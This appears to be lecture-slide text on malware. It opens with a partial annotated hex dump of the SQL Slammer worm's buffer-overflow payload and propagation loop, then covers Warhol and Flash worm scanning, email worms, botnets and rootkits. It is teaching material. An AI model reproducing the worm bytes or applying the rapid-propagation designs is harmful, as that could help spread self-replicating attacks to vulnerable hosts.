00e0: 0101 0101 0101 0101 0101 0101 0101 0101 ...f¹etQhsocl
00f0: 0101 0101 0101 0101 0101 0101 0101 0101 ...hsend³¹..®B
0100: 0101 0101 0101 0101 0101 0101 0101 0101 ...P.EàP.EðP.
0110: 0101 0101 0101 0101 0101 0101 0101 0101 ...B....=U.ìQ
0120: 0101 0101 0101 0101 0101 0101 0101 0101 ...B...ð1ÉQQP
0130: 0101 0101 0101 0101 0101 0101 0101 0101 ...ñ....Q.Eìl
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45 ...j.j.j..ðP.EÄP.E
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45 ÀP...Æ.Û...óa...E
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829 '...@...Áâ..ÂÁâ.)
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031 Â....Ø.E'j..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50 ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca .ÖëÊ

UDP packet header

This is the first instruction to get executed. It jumps control to here.

The 0x01 characters overflow the buffer and spill into the stack right up to the return address

Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around

NOP slide

Restore payload, set up socket structure, and get the seed for the random number generator

Research Worms

■ Warhol Worms

- Could infect all vulnerable hosts in 15 minutes – 1 hour
- Uses optimized scanning in three phases
 - Phase 1: initial hit list of potentially vulnerable hosts
 - Phase 2: local subnet scanning
 - Phase 3: permutation scanning for complete, self-coordinated coverage, all instances pick a random host as starting target and follow up with hosts in a particular order (the same order for all instances); if a target host is already compromised, pick another random host

■ Flash Worms

- Could infect all vulnerable hosts in 30 seconds
- Determines a complete hit list of servers with relevant service open and include it with the worm

Email Worms: Spreading as Email Attachments

- Love Bug worm (ILOVEYOU worm) (2000):
 - May 3, 2000: 5.5 to 10 billion dollars in damage
- MyDoom worm (2004)
 - First identified in 26 January 2004:
 - On 1 February 2004, about 1 million computers infected with Mydoom begin a massive DDoS attack against the SCO group
- Similar method use text messages on mobile phones

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
 - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
 - E.g., DDoS, phishing, spamming, cracking

Rootkit

- A **rootkit** is software that enables continued privileged access to a computer while actively hiding its presence from administrators by subverting standard operating system functionality or other applications.
- Emphasis is on hiding information from administrators' view, so that malware is not detected
 - E.g., hiding processes, files, opened network connections, etc
- Example: Sony BMG copy protection rootkit scandal
 - In 2005, Sony BMG included Extended Copy Protection on music CDs, which are automatically installed on Windows on CDs are played.

Types of Rootkits

■ User-level rootkits

- Replace utilities such as ps, ls, ifconfig, etc
- Replace key libraries
- Detectable by utilities like tripwire

■ Kernel-level rootkits

- Replace or hook key kernel functions
- Through, e.g., loadable kernel modules or direct kernel memory access
- A common detection strategy: compare the view obtained by enumerating kernel data structures with that obtained by the API interface
- Can be defended by kernel-driver signing (required by 64-bit windows)